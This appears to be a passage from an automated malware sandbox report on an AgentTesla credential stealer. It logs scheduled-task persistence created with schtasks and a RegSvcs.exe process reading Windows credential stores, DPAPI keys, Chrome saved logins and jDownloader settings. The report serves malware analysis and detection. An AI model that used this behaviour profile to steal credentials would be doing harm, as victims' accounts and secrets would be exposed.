C:\Users\user\AppData\Local\Temp\tmp90EF.tmp	unknown	1647	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6CF11B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\All details.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6E3DC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0A5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0ACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF11B4F	ReadFile

Analysis Process: schtasks.exe PID: 3980 Parent PID: 1288

General

Start time:	17:46:32
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\nbSEjaNCrLELYl' /XML 'C:\Users\user\AppData\Local\Temp\tmp90EF.tmp'
Imagebase:	0xc70000

File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp90EF.tmp	unknown	2	success or wait	1	C7AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp90EF.tmp	unknown	1648	success or wait	1	C7ABD9	ReadFile

Analysis Process: conhost.exe PID: 1968 Parent PID: 3980

General

Start time:	17:46:32
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 1200 Parent PID: 1288

General

Start time:	17:46:33
Start date:	12/05/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0xf90000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.484700152.000000000345F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.483305104.0000000003231000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.479473527.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000002.479473527.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0CCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0CCF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0A5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6E0ACA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6E0ACA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0ACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6CF11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6CF11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6E0A5705	unknown
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	6CF11B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\4444e940-3953-4d5b-a5f4-78e06a924b16	unknown	4096	success or wait	1	6CF11B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	6CF11B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CF11B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CF11B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CF11B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis